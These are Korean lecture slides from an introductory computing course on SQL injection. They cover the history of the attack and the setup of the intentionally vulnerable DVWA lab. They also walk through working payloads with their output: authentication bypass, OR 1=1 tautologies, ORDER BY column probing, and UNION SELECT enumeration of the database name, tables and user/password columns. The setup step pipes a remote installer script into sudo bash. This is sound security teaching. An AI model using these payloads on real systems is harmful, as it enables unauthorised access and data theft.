

컴퓨터 개론

9+. 컴퓨터 보안의 과거와 미래 (실습)

목표

- SQL 인젝션 공격의 역사를 알고 SQL의 개념을 이해한다.
- 공개용 소프트웨어를 설치해 SQL 문법을 실습한다.
- SQL 인젝션 공격의 원리를 이해하고 기본적인 공격을 실행할 수 있다.


9.6 SQL 인젝션

SQL injection이란?

- SQL 인젝션 공격에 취약점이 발생하는 곳은 웹 애플리케이션과 데이터베이스가 연동되는 부분에 공격자가 임의의 SQL 명령어를 삽입하여 공격
- 보통 사용자 로그인 부분, 게시물 검색 부분, 우편번호 검색 부분, 자료실 등이 대표적
- SQLi라고 불림 (SQL injection의 약자)

역사

- 1998년 12월 온라인 잡지 <Phrack> 54호에서 Rain Forest Puppy(rfp) 라는 팀이 웹 애플리케이션과 데이터베이스 간의 취약점을 언급하면서 SQL 문을 변조할 수 있다는 가능성을 언급



<Phrack> 54호에 실린 SQL 인젝션 공격의 개념

역사

- 2001년 2월 Rain Forest Puppy가 'SQL Injection'이라는 문서를 공개
- 2002년 3월 SQL 인젝션 공격으로 약 20만 명의 신용카드 사용자 정보 유출
- 2005년 6월 서던캘리포니아 대학교 시스템이 SQL 인젝션 취약점에 노출
- 2006년 12월 악의적인 해커가 UCLA의 학생 기록 80만 건 열람
- 2007년 마이크로소프트 UK의 홈페이지가 SQL 인젝션 공격에 노출
- 2008년 약 50만 개의 웹 사이트가 SQL 인젝션 공격을 당했고 Heartland Payment Systems가 공격을 받아 약 1억 3천만 개의 신용카드 정보 유출
- 2010년 약 50만 개의 웹 사이트가 자동 SQL 인젝션 공격을 당했고, 12월에는 미 해군 웹 사이트가 SQL 인젝션 공격에 의해 해킹을 당함
- 2011년 익스피디아의 고객 이메일 목록 유출
- 2020년 8월 Freepik 사이트가 SQL 인젝션 공격을 당해 830만 건의 정보 유출
- 이후로도 CNN, Moodle, 소니 등의 대기업까지 지속적인 피해를 입고 있음

9.7 실습 환경 설치

DVWA란?

- [digininja/DVWA: Damn Vulnerable Web Application\(DVWA\)](#)
- DVWA(Damn Vulnerable Web Application)는 PHP와 MariaDB로 개발된 고의적으로 취약한 웹 애플리케이션
 - 명령어/쿼리 문법이 MySQL과 동일함
- 보안 전문가들이 자신의 기술과 도구를 합법적인 환경에서 테스트할 수 있도록 지원
- 웹 개발자들이 웹 애플리케이션 보안의 원리를 이해할 수 있도록 도움
- 학생과 교사들이 교실에서 안전하게 웹 보안을 학습할 수 있도록 설계된 교육용 플랫폼

실습 환경 설치

DVWA

- 스크립트를 실행하면 자동으로 환경을 세팅하며, 구체적으로는 아래 작업을 수행함
 - Apache2 웹 서버 설치
 - PHP 설치
 - MariaDB 설치
 - DVWA 코드 다운로드
 - config 설정 및 DB 초기화
 - Apache2 재시작 및 서비스 시작

```
dylee@Dayoung:~$ sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"
[sudo] password for dylee:

  DVWA
INSTALLER

Welcome to the DVWA setup!
Script Name: Install-DVWA.sh
Author: IamCarron
Github Repo: https://github.com/IamCarron/DVWA-Script
Installer Version: 1.0.5

Updating repositories...
Hit:1 https://dl.google.com/linux/chrome/deb stable InRelease
Hit:2 https://deb.nodesource.com/node_16.x nodistro InRelease
```

- `sudo bash -c "$(curl --fail --show-error --silent --location https://raw.githubusercontent.com/IamCarron/DVWA-Script/main/Install-DVWA.sh)"`

실습 환경 설치

DVWA

- 설치를 하다보면 아래에 DB의 패스워드를 설정하라고 나옴
- 실습용 세팅
 - username은 root 입력
 - password는 1234로 입력.

```
Default credentials:
Username: root

Password: [No password just hit Enter]
Enter SQL user: root
Enter SQL password (press Enter for no password):
```

설치하다 여기서 안되면 꺾다 켜보고
그래도 안되면 `sudo service mariadb start` 실행

- 나머지는 자동 입력됨
- 옆의 메시지가 뜨는 경우 설치 완료임

```
Restarting Apache...
DVWA has been installed successfully. Access http://localhost/DVWA to get started.
Credentials:
Username: admin
Password: password

With ♥ by IamCarron
```

실습 환경 설치

1. 로그인

- `http://localhost/DVWA` 로 접속
- 옆의 그림이 뜨면 설치 성공임
- 아래와 같이 계정 로그인을 진행함



```
Restarting Apache...  
DVWA has been installed successfully. Access http://localhost/DVWA to get started.  
Credentials:  
Username: admin  
Password: password  
With ♥ by IamCarron
```

Username



Password

Login

실습 환경 설치

2. 데이터베이스 초기화 (처음 1회만)

- 왼쪽 메뉴 → Setup DVWA 클릭
- "Create / Reset Database" 버튼 클릭
- 테이블이 자동으로 생성
- 이후 재 로그인



Username
admin

Password


Login

실습 환경 설치

3. 보안 수준 설정

- 왼쪽 메뉴에서 DVWA Security 클릭
- 보안 수준을 Low로 설정 → SQL Injection이 막혀 있지 않은 상태에서 실습 가능
- 하단의 "Submit" 클릭

- Low → Medium → High → Impossible
순으로 보안단계가 점점 강화됨
- 처음에는 반드시 Low로 설정




SQL Injection 실습

4. 실습 화면

- 데이터베이스의 정보를 전혀 모름
- 정보를 탈취하는 것이 목표!

실습 페이지



DVWA

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API


DVWA Security

9.8 SQL Injection 실습

SQL Injection 실습

실습 1: 기본 SQL Injection (인증 우회)

- 왼쪽 메뉴 → Brute Force 클릭



SQL Injection 실습


실습 1: 기본 SQL Injection (인증 우회)

Login

Username:

Password:

Welcome to the password protected area admin' --



```
// Check the database  
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
```

주석처리되어 패스워드 입력이 없어도 됨


[DVWA/vulnerabilities/brute/source/low.php at master · digininja/DVWA](https://github.com/digininja/DVWA/blob/master/vulnerabilities/brute/source/low.php)

- **계정명만 알고, 비밀번호를 몰라도 로그인 가능!**
공백 필수!
- 1) Username은 admin' --로 로그인 할 수 있음
- --[주석]은 뒤에 따라붙는 원래 쿼리 조각을 무력화시키기 위해 사용됨

SQL Injection 실습

실습 1: 기본 SQL Injection (인증 우회)

- 왼쪽 메뉴 → SQL Injection 클릭



```
switch ($_DVWA['SQLI_DB']) {  
    case MYSQL:  
        // Check database  
        $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' );
```

User ID:

ID: 1
First name: admin
Surname: admin

SQL Injection 실습

실습 1: 기본 SQL Injection (인증 우회)

1' OR '1'='1

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

' OR 1=1 -- [아무값]

User ID:

ID: ' OR 1=1 --
First name: admin
Surname: admin

ID: ' OR 1=1 --
First name: Gordon
Surname: Brown

ID: ' OR 1=1 --
First name: Hack
Surname: Me

ID: ' OR 1=1 --
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 --
First name: Bob
Surname: Smith

- 해당 쿼리에서 사용하는 테이블의 모든 정보를 출력함!
- 1) **1' OR '1'='1**은 조건식이 항상 참(True)이 되므로 모든 사용자 정보를 조회할 수 있음
- 2) **--**[주석]는 MySQL/MariaDB에서 주석의 시작을 의미 → 뒤에 오는 쿼리를 무시시킴
공백 필수!

SQL Injection 실습

실습 2: 컬럼 개수 추측

User ID:

User ID:

1, 2는 에러 없음

- ' ORDER BY 1 -- [주석]
 - 1번째 컬럼을 기준으로 정렬 → 정상 실행
- ' ORDER BY 2 -- [주석]
 - 2번째 컬럼을 기준으로 정렬 → 정상 실행
- ' ORDER BY 3 -- [주석]
 - 3번째 컬럼은 존재하지 않기 때문에 SQL 오류 발생
 - 이 SELECT 쿼리는 총 2개 컬럼을 반환한다는 것을 알 수 있음 → UNION SELECT null, user() 식으로 2개만 넣으면 OK!

User ID:

localhost/DVWA/vulnerabilities/sqli/?id=%27+ORDER...

Fatal error: Uncaught mysqli_sql_exception: Unknown column '3' in 'ORDER BY' in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sqli/source/low.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php on line 11

```
switch ($_DVWA['SQLI_DB']) {  
    case MYSQL:  
        // Check database  
        $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
        $result = mysqli_query($_GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' );
```

실제로 2개임

이렇게 코드가 공개되지 않은 이상, 쿼리를 당연히 알 수 없으므로 추측하는 것

SQL Injection 실습

실습 2: UNION 기반 SQL Injection 실습 예제

- UNION 명령어란?

- UNION은 여러 개의 SELECT 결과를 위아래로 합쳐서 하나의 결과로 반환
- 단, 각 SELECT 쿼리는 반환하는 컬럼 수와 타입이 일치해야 함

```
SELECT name FROM students  
UNION  
SELECT name FROM teachers;
```

학생과 교사의 이름을
하나의 리스트로 출력

- SQL Injection에서는 UNION을 활용하여, 공격자가 원래 쿼리의 결과 뒤에 자신이 원하는 쿼리 결과를 붙이는 방식으로 사용

SQL Injection 실습

실습 2: UNION 기반 SQL Injection 실습 예제

- 데이터베이스 버전 확인
 - DBMS 종류 및 버전을 식별하여 공격 전략 결정
 - 버전에 따라 취약점이 다르기 때문임
 - 보안 설정의 기본값도 버전에 따라 다르기 때문임

User ID:

ID: 1' UNION SELECT null, version() --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, version() --
First name:
Surname: 10.11.11-MariaDB-0ubuntu0.24.04.2

1' UNION SELECT null, version() --

SQL Injection 실습

실습 2: UNION 기반 SQL Injection 실습 예제

- database() 함수란?
 - 현재 접속중인 database 이름을 알아내는 함수
 - 하나의 데이터베이스 안에 여러 개의 테이블이 있음
- database()로 데이터베이스 명 알아내기
 - 컬럼 개수에 맞춰 null 채움

```
SELECT database();
```

데이터베이스 이름을 출력

User ID:

ID: 1' UNION SELECT null, database() --
First name: admin
Surname: admin

ID: 1' UNION SELECT null, database() --
First name:
Surname: dvwa

1' UNION SELECT null, database() --

SQL Injection 실습

실습 3: 유저 계정 및 패스워드 탈취

- MySQL(혹은 MariaDB)에는 mysql, performance_schema, information_schema, sys 같은 시스템 DB들이 존재함
- **information_schema.tables**는 모든 테이블 목록을 담고 있는 시스템 테이블
- 현재 데이터베이스에 존재하는 테이블 이름 추출하기

User ID:


```
ID: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() --  
First name: guestbook  
Surname:  
  
ID: ' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() --  
First name: users  
Surname:
```

' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() --

SQL Injection 실습

실습 3: 유저 계정 및 패스워드 탈취

- MySQL(혹은 MariaDB)에는 mysql, performance_schema, information_schema, sys 같은 시스템 DB들이 존재함
- **information_schema.tables**는 모든 테이블 목록을 담고 있는 시스템 테이블
- 현재 데이터베이스에 존재하는 테이블의 갯수 추출하기
 - COUNT(*)는 조건에 맞는 **결과의 총 행(row)** 수를 반환



User ID:

ID: ' UNION SELECT COUNT(*), null FROM information_schema.tables WHERE table_schema=database() --

First name: 2

Surname:

' UNION SELECT COUNT(*), null FROM information_schema.tables WHERE table_schema=database() --

SQL Injection 실습

실습 3: 유저 계정 및 패스워드 탈취

- guestbook 테이블의 컬럼명 확인

User ID:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='guestbook' AND table_schema=database() --
First name: comment_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='guestbook' AND table_schema=database() --
First name: comment
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='guestbook' AND table_schema=database() --
First name: name
Surname:

' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='guestbook' AND table_schema=database() --

컬럼명	추정되는 역할
comment_id	댓글 고유 ID 숫자 (Primary Key)
comment	댓글 내용
name	댓글 남긴 사람 이름

SQL Injection 실습

실습 3: 유저 계정 및 패스워드 탈취

- users 테이블의 컬럼명 확인

User ID:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: user_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: first_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: last_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: user
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: password
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database() --
First name: avatar
Surname:

